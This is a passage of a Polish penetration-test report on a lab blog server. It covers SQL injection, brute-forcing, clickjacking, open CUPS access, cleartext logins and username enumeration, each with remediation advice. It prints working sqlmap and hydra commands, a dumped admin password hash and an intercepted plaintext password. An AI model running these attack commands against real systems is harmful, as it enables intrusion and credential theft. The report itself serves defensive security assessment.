By uniemożliwić wykonywanie skryptów XSS możliwe jest wykorzystanie wielu technik. Pierwszą z nich może być filtracja wprowadzanych danych wejściowych, w taki sposób by zawsze dotyczyły one jedynie konkretnego schematu. Niejednokrotnie wystarczające jest ustawienie pól gdzie możliwe jest wprowadzanie danych jako „text field”, wtedy wprowadzone wartości mają jedynie wymiar znaków, bez niesionego wymiaru wykonywalnego. Kolejną propozycją jest enkodowanie zapisywanych efektów końcowych wprowadzanych danych w takiej formie, iż ciąg znaków nie będzie możliwy do zinterpretowania jako skrypt. Ostatnią z prezentowanych rekomendacji jest wprowadzenie odpowiednich nagłówków HTTP (Content-Type oraz X-Content-Type-Options), które narzucą przeglądarce interpretowanie przesyłanych danych w sposób zdefiniowany przez administratora.

9.6. Brak uwierzytelniania dla protokołu drukarek (wysoki)


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N (9.1)

Opis podatności

Każda próba wejścia na adres portu odpowiedzialnego za obsługiwanie protokołu komunikacji z drukarkami, nie jest obciążona procesem uwierzytelniania.


Opis wykrytej podatności

Przy próbie połączenia z portem 631 standardowo odpowiedzialnym za komunikację z drukarkami oczom nie ukazał żaden monit wymagający uwierzytelnienia. Od razu dostępne były wszystkie zapisane zasoby.




Rys. 10 - Widok panelu zarządzania drukarkami

Z tego poziomu możliwe było również przejście do panelu dedykowanego administratorom. Udostępniona została możliwość manipulacji konfiguracjami oraz zarządzanie całymi strukturami powiązanymi z transmisją danych protokołu drukarek.



Rys. 11 - Widok panelu zarządzania drukarkami cd.



Rys. 12 - Widok panelu zarządzania drukarkami cd.

Opis rekomendacji

W celu zwiększenia poziomu bezpieczeństwa należałoby zaimplementować proces uwierzytelniania przy próbach połączenia z interfejsem. Kolejnym proponowanym rozwiązaniem powinno być wprowadzenie odpowiednich reguł firewalla, które implikowałyby ograniczenia możliwości nawiązywanych połączeń – dopuszczalne byłyby jedynie konkretne adresy IP (przykładowo sprzężone z urządzeniami administratorów).

9.7. Clickjacking – możliwość manipulacji dotycząca klikania nieodpowiednich pól lub wykonywania konkretnych sekwencji kliknięć w celu pozyskania danych (**wysoki**)


CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H (8.3)

Opis podatności

Brak zabezpieczeń niwelujących działalność Clickjackingu prowadzić może do nieświadomych interakcji, które będą podejmowane przez użytkowników. Atakujący, wykorzystujący proces Clickjackingu, mogą ustawiać inne zmienne pod konkretnymi „przyciskami” w aplikacji webowej. Zmieniona jest wtedy domyślnie przypisana do „przycisku” akcja, na taką którą zdefiniował adversarz. W ten sposób możliwe jest pozyskanie danych wrażliwych użytkowników lub zlecenie przez nich akcji, których nie byli świadomi. Kolejną z możliwości stawianych przez Clickjacking jest powielanie schematów „klikania” użytkowników po stronie z wyznaczoną wielokrotnością.


Opis wykrytej podatności

Przeprowadzony przy wykorzystaniu narzędzia Nikto skan systemu pozwolił wskazać możliwe niebezpieczeństwo związane z potencjalnym brakiem ochrony przed Clickjackingiem. W celu zweryfikowania tych doniesień przeprowadzone zostały testy, w których głównym, pomocnym programem był Burp Click Bandit, badający podatność aplikacji webowych na przechwytywanie rejestrowanych kliknięć.



Rys. 13 - Widok modułu ClickBandit

Na wejście programu został wprowadzony adres aplikacji webowej, następnie Burp Click Bandit został uruchomiony, po czym wykonywane zostały naturalne akcje w obrębie bloga: przechodzenie do różnych zakładki itp. Analiza programu testującego zakończyła się i w interfejsie użytkownika wyświetlony został zapis kolejnych, wykonanych wcześniej przez użytkownika kliknięć, z możliwością dokładnego ich odtworzenia lub zwielokrotnienia. Całość okraszona została napisem potwierdzającym, iż widoczna aplikacja jest podatna na Clickjacking.



Rys. 14 - Wykorzystanie podatności ClickBandit

Opis Rekomendacji

W celu zminimalizowania ryzyka związanego z atakami Clickjacking, możliwe jest wprowadzenie pewnych zmian w kodzie javascript. Odpowiada on za to, iż w przypadku gdy otwartych jest kilka okien przeglądarki (co miałyby miejsce w przypadku ataku clickjacking z podstawieniem innych wartości pod „przyciski” na stronie – wyświetlana byłaby nowa, zmieniona wersja karty), to które obsługiwane jest przez podatną aplikację będzie wyświetlane w pierwszej kolejności. Pozwoli to na uniknięcie sytuacji przeskoku okien wyszukiwarki na to podstawione przez atakujących. Ta metoda może jednak zostać ominięta przez zaznajomionych z podatnością adwersarzy, możliwe jest zatem również wprowadzenie odpowiednich nagłówków HTTP (X-Frame-Options: sameorigin), które spowodują niemożność przekierowania do stron innego pochodzenia z poziomu wyświetlanej aplikacji. Zbliżone funkcjonowanie zapewniają też pliki cookies o przypisywanej wartości sameSite. Warto rozważyć również wprowadzenie Content Security Policy, które z samej swojej natury blokowałoby możliwość przeprowadzenia ataku Clickjacking.

9.8.SQL Injection – pozyskanie danych z bazy (wysokie)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L (10.0)

Opis podatności

Możliwość odczytu zawartości poszczególnych tabel bazy danych połączonej z aplikacją webową. W zależności od zaimplementowanych rozwiązań bezpieczeństwa w obrębie wspomnianej aplikacji oraz samej bazy danych, podatność ta może być przypisana do różnych poziomów. Istotne jest czy dane zapisywane są w sposób jawny czy niejawny.

Opis wykrytej podatności

Przy wykorzystaniu narzędzia *sqlmap* możliwe było początkowe pozyskanie informacji na temat wersji zaimplementowanej w obrębie systemu bazy danych. Sama ta informacja pozwala na znaczący progres wykonywanej fazy rekonesansu, ponieważ dostarcza informacji na temat potencjalnych, możliwych do wystosowania exploit'ów.

```
sqlmap -u "http://192.168.1.4/view.php?id=5"
:
:
:

[05:59:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[05:59:04] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/192.168.1.4'

[*] ending @ 05:59:04 /2022-04-28/
```

Kod 5. Polecenie zlecające dostarczenie informacji o bazie danych powiązanej ze wskazanym hostem

Następnie po wykonaniu szeregu czynności testowych mających na zadaniu zapoznanie się ze strukturą bazy danych (wchodzące w jej obręb tabele i pola), możliwe było wystosowanie polecenia, którego celem było pozyskanie danych z konkretnych pól tabeli *admin*.

```
sqlmap -u "http://192.168.1.4/view.php?id=5" -D newblog -T admin --columns
```

```
.
.
.

Database: newblog
Table: admin
[1 entry]
+-----+-----+-----+-----+-----+-----+
| date          | email          | id | password          | username |
+-----+-----+-----+-----+-----+-----+
| 2021-03-22 16:02:51 | admin@admin.pl | 1 | $2y$10$SibOpqo1msp12yLMPtcirOt817gCM1dPK0i2uTULy2BeBlKP1bt7a | cologarithm |
+-----+-----+-----+-----+-----+-----+
| $2y$10$SibOpqo1msp12yLMPtcirOt817gCM1dPK0i2uTULy2BeBlKP1bt7a |
```

Kod 6. Pozyskanie informacji bezpośrednio z bazy danych

Wyświetlona została zawartość tabeli *admin*, w której to widoczne są pola z datą utworzenia rekordu, emailem przypisanym do konta w aplikacji webowej, numer identyfikacyjny, hasło oraz nazwa użytkownika. W przypadku analizowanego systemu nazwa użytkownika to: *cologarithm*, hasło natomiast reprezentowane jest pod postacią funkcji skrótu. Ogranicza to możliwość szybkiego jego pozyskania w formie jawnej, niemniej jednak nie uniemożliwia tego procesu całkowicie. Dysponując odpowiednimi zasobami obliczeniowymi oraz jeśli hasło jest klasyfikowane jako „słownikowe” (popularne), to odkrycie jego prawdziwej wartości wymaga jedynie czasu.

Opis rekomendacji

By chronić środowisko przed atakami typu SQL Injection należy zadbać o odpowiednie filtrowanie poleceń bazy danych, powinno to uniemożliwić w znaczący sposób odczytywanie zawartości lub wprowadzanie niepożądanych zmian. Przydatne może okazać się filtrowanie kontekstowe. Nie należy przechowywać danych w bazie w formie jawnej, zaawansowane funkcje skrótu pozwolą ograniczyć możliwości łamania haseł lub odgadywania ich metodami słownikowymi. Stworzenie odpowiednich reguł w obrębie Web Application Firewall pozwoli na ograniczenie wpływu ruchu zewnętrznego na bazę danych, ponadto w przypadku stosowania wspomnianego WAF oraz odpowiednio częstego aktualizowania go, możliwe jest lepsze zabezpieczenie innych obszarów funkcjonowania aplikacji webowej oraz powiązanych z nią usług.

Kolejnym wartym rozważenia krokiem jest zmiana uprawnień dla użytkowników mających obecnie dostęp do bazy danych i ustawienie ich wedle reguły „minimalnych, niezbędnych”. Skutkowałoby to np. dostępem do odczytu danych oraz wprowadzania zmian tylko dla administratorów. Ostatnią z rekomendacji może być wprowadzenie systemu analizy wprowadzanych na wejście bazy danych zapytań. Często przydatne w tej kwestii mogą okazać się systemy oparte o machine learning oraz analizę behawioralną użytkowników – pomaga to na szybkie i trafne wykrywanie anomalii.

9.9. Możliwość ataków brute-force (średnie)

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N (6.5) Medium

Opis podatności

Brak mechanizmu ograniczania żądań przychodzących od klientów może skutkować próbą wykonania ataku siłowego na danej funkcjonalności systemu. Atak ten może być bardzo skuteczny gdy atakujący użyje słownika znanych haseł do przełamania zabezpieczeń lub pozyska informacje (szczątkowe lub całościowe) o dostępnych użytkownikach systemu.

Opis wykrytej podatności

Na porcie 22 gdzie była udostępniona usługa możliwe było przeprowadzenie ataku słownikowego. Jedynym ograniczeniem w tym przypadku była prędkość łącza oraz zasoby sprzętowe maszyny. Żaden mechanizm ograniczania zapytań nie był skonfigurowany.

```
sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.4 ssh
```

Kod 7 - Wywołanie programu hydra do przeprowadzenia ataku siłowego na usłudze SSH

Na formularzu logowania dla aplikacji webowej można było przeprowadzić atak słownikowy, który w połączeniu ze znanym loginem okazał się niezwykle skuteczny.



Login	
Username	cologarithm
Password	•••••
<input type="button" value="Login"/>	

Rys. 15 - Formularz logowania

```
http://192.168.1.4/login.php
```

Kod 8 – Podatny adres url

```
sudo hydra -l cologarithm -P rockyou.txt 192.168.1.4 http-post-form  
"/login.php:username=^USER^&password=^PASS^&log=Login:F=incorrect  
password<div class" -t 64 -R -V
```

Kod 9 - Polecenie wykorzystujące podatność brute-force

Po zdobyciu informacji, iż możliwe jest nawiązywanie połączeń przy wykorzystaniu usługi FTP, zrealizowano próbę odnalezienia danych logowania. W tym celu używano narzędzia *hydra*, które jako argumenty metody słownikowej przyjmowało klasyczny plik tekstowy *rockyou.txt* (zarówno dla loginu i hasła). By odnaleźć odpowiednią kombinację danych logowania konieczne byłoby przeprowadzanie badań dla 14 342 945 prób, co skutkowałoby znaczącym czasem oczekiwania. Pomimo braku odnalezienia odpowiedniej kombinacji, sam proces działania hydry nie był w żaden sposób blokowany lub ograniczany przez maszynę atakowaną. Niewykluczone zatem, iż w przypadku wykorzystywanych loginów oraz haseł z baz popularnych wartości, dostęp zostałby pozyskany.



```
(kali@kali)-[~/Downloads]
$ sudo hydra -l rockyou.txt -P rockyou.txt 192.168.1.4 ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-05 08:02:16
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous se
ssion found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries p
er task
[DATA] attacking ftp://192.168.1.4:21/
[STATUS] 1453.00 tries/min, 1453 tries in 00:01h, 14342945 to do in 164:32h, 16 active
[STATUS] 1452.33 tries/min, 4357 tries in 00:03h, 14340041 to do in 164:34h, 16 active
[STATUS] 1438.29 tries/min, 10068 tries in 00:07h, 14334330 to do in 166:07h, 16 active
```

Rys. 16 - Brute-force usługi FTP

Opis rekomendacji

Jest kilka technik eliminujących podatność ataku siłowego, oto niektóre z nich:

- polityka blokowania kont po przekroczeniu określonej liczby prób błędnej autentykacji,
- mechanizm challenge-response w postaci CAPTCHA,
- blokowanie adresu IP po przekroczeniu określonej liczby prób błędnej autentykacji,
- progressive delays – zwiększanie czasu blokady konta w zależności od dokonanych błędnych prób autentykacji.

9.10. Przesyłanie danych uwierzytelniających w sposób nieszyfrowany (wysokie)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N (7.5)

Opis podatności

Brak szyfrowania pozwala atakującemu na przechwytywanie komunikacji odbywającej się pomiędzy użytkownikiem a serwerem. Istnieje bardzo duże ryzyko przechwycenia ciasteczka, danych potrzebnych do zalogowania itp. Podatność ta może zostać wykorzystana podczas ataku man-in-the-middle.

Opis wykrytej podatności

PoC (ang. Proof of Concept) polegał na otwarciu strony logowania, wypełnieniu wymaganych pól oraz wysłaniu formularza przez kliknięcie przycisku *Login*. W programie Burpsuite można było przechwycić niezaszyfrowane dane.





Rys. 17 - Formularz logowania

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.1.4	GET	/index.php			302	360	HTML	php	302 Found
2	http://192.168.1.4	GET	/index.php			302	360	HTML	php	302 Found
3	https://192.168.1.4	GET	/index.php			200	3850	HTML	php	PHP Blog
4	https://192.168.1.4	GET	/tinymce/tinymce.min.js			404	319	HTML	js	404 Not Found
5	https://192.168.1.4	GET	/index.php			200	3850	HTML	php	PHP Blog
6	https://192.168.1.4	GET	/tinymce/tinymce.min.js			404	319	HTML	js	404 Not Found
7	https://192.168.1.4	GET	/login.php			200	2550	HTML	php	PHP Blog
8	https://192.168.1.4	GET	/tinymce/tinymce.min.js			404	319	HTML	js	404 Not Found
9	https://192.168.1.4	POST	/login.php		✓	302	2163	HTML	php	PHP Blog
10	https://192.168.1.4	GET	/admin.php					HTML	php	

Request

```
1 POST /login.php HTTP/1.1
2 Host: 192.168.1.4
3 Cookie: PHPSESSID=n6al3q4j2t35rvhviagsl3uq5; org.cups.sid=4a4fd329feb4e5385d79de32df3ef43
4 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 48
10 Origin: https://192.168.1.4
11 Referer: https://192.168.1.4/login.php
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 username=cologarithm&password=oldcarss&log=Login
```

Response

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.14.2
3 Date: Tue, 07 Jun 2022 20:22:05 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 location: admin.php
10 Content-Length: 1870
11
12 <!--
13 if (isset($_POST['log'])) {
14     $username = mysqli_real_escape_string($dbcon,
15     $_POST['username']);
16     $password = mysqli_real_escape_string($dbcon,
17     $_POST['password']);
18     $sql = "SELECT * FROM admin WHERE username = '$username'";
19     $result = mysqli_query($dbcon, $sql);
20     $rows = mysqli_num_rows($result);
21     if ($rows == 1 && password_verify($password,
22     $row['password'])) {
23         $_SESSION['username'] = $username;
24         header("location: admin.php");
25     } elseif ($rows == 1) {
26         echo "incorrect password";
27     } else {
28         echo "incorrect details";
29     }
30 }
```

Rys. 18 - Przechwycenie loginu oraz hasła w programie Burpsuite

Opis rekomendacji

W aplikacji należy nakazać przeglądarkom internetowym, aby uzyskiwały dostęp do aplikacji wyłącznie za pomocą protokołu HTTPS. Aby w tym celu należy włączyć funkcję HTTP Strict Transport Security (HSTS), dodając nagłówek odpowiedzi o nazwie "Strict-Transport-Security" i wartości "max-age=expireTime". Należy rozważyć dodanie nagłówka flagi "includeSubDomains", jeśli to konieczne.

9.11. Możliwość identyfikacji loginów użytkowników aplikacji (Średnie)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N (5.3)

Opis podatności

Możliwość identyfikacji kont użytkowników stwarza ryzyko przeprowadzenia skutecznego ataku polegającego na próbie uzyskania dostępu do aplikacji, wykorzystując zidentyfikowany login użytkownika oraz losowe hasła (technika brute-force) lub hasła zgromadzone w opracowanych wcześniej słownikach (atak słownikowy).

Opis wykrytej podatności

Formularz logowania po wprowadzeniu loginu oraz hasła użytkownika w zależności od zawartości wspomnianych zmiennych zwracał różne informacje, które okazały się być pomocne w wykonaniu ataku siłowego.

Na **Error! Reference source not found.** przedstawiono próbę logowania dla loginu *admin* oraz losowego hasła. Po wprowadzeniu danych oraz kliknięciu przycisku *Login* otrzymano informację o „nieprawidłowych szczegółach” (**Error! Reference source not found.**). Gdy wywołano ten sam formularz z loginem zaczerpniętym z rekonesansu po aplikacji webowej otrzymano informację o nieprawidłowym hasle co potwierdziło poprawność loginu (**Error! Reference source not found.**).

<http://192.168.1.4/login.php>

Kod 10 - Podatny adres url



Login

Username

admin

Password

•••••

Login

All rights reserved | 2022

Rys. 19 - Logowanie jako użytkownik admin

Search for anything

Search

incorrect details

Rys. 20 - informacja o nieprawidłowych szczegółach po próbie logowania użytkownikiem admin

Login

Username


cologarithm

Password

•••••

Login

Rys. 21 - Logowanie jako użytkownik cologarithm



Rys. 22 - Informacja o nieprawidłowym hasle po próbie logowania użytkownikiem cologarithm

Opis rekomendacji

Odpowiedzi pochodzące z serwera powinny być jednakowe niezależnie jaki błąd logowania się pojawił – czy wprowadzono złe hasło czy zły login.

9.12. Zdradzanie nadmiarowych informacji (średnie)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N (5.3)

Opis podatności

Aplikacja ujawnia potencjalnemu hakerowi zbyt wiele informacji o swojej zawartości i strukturze potencjalnemu hakerowi.

Opis wykrytej podatności

Skany programem Nmap ujawniły informacje, które powinny być ukryte, ponieważ mogą przyczynić się do odkrycia przez atakującego luk w bezpieczeństwie np. poprzez sprawdzenie podatności danej wersji usługi.

PORT	STATUS	SERWIS	WERSJA
21/tcp	otwarty	FTP	ProFTPD
22/tcp	otwarty	SSH	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp	otwarty	http	Apache httpd 2.4.38 ((Debian))
631/tcp/udp	otwarty	ipp	CUPS 2.2

Tabela 2 - Lista otwartych portów na testowanej maszynie wraz z wersjami usług





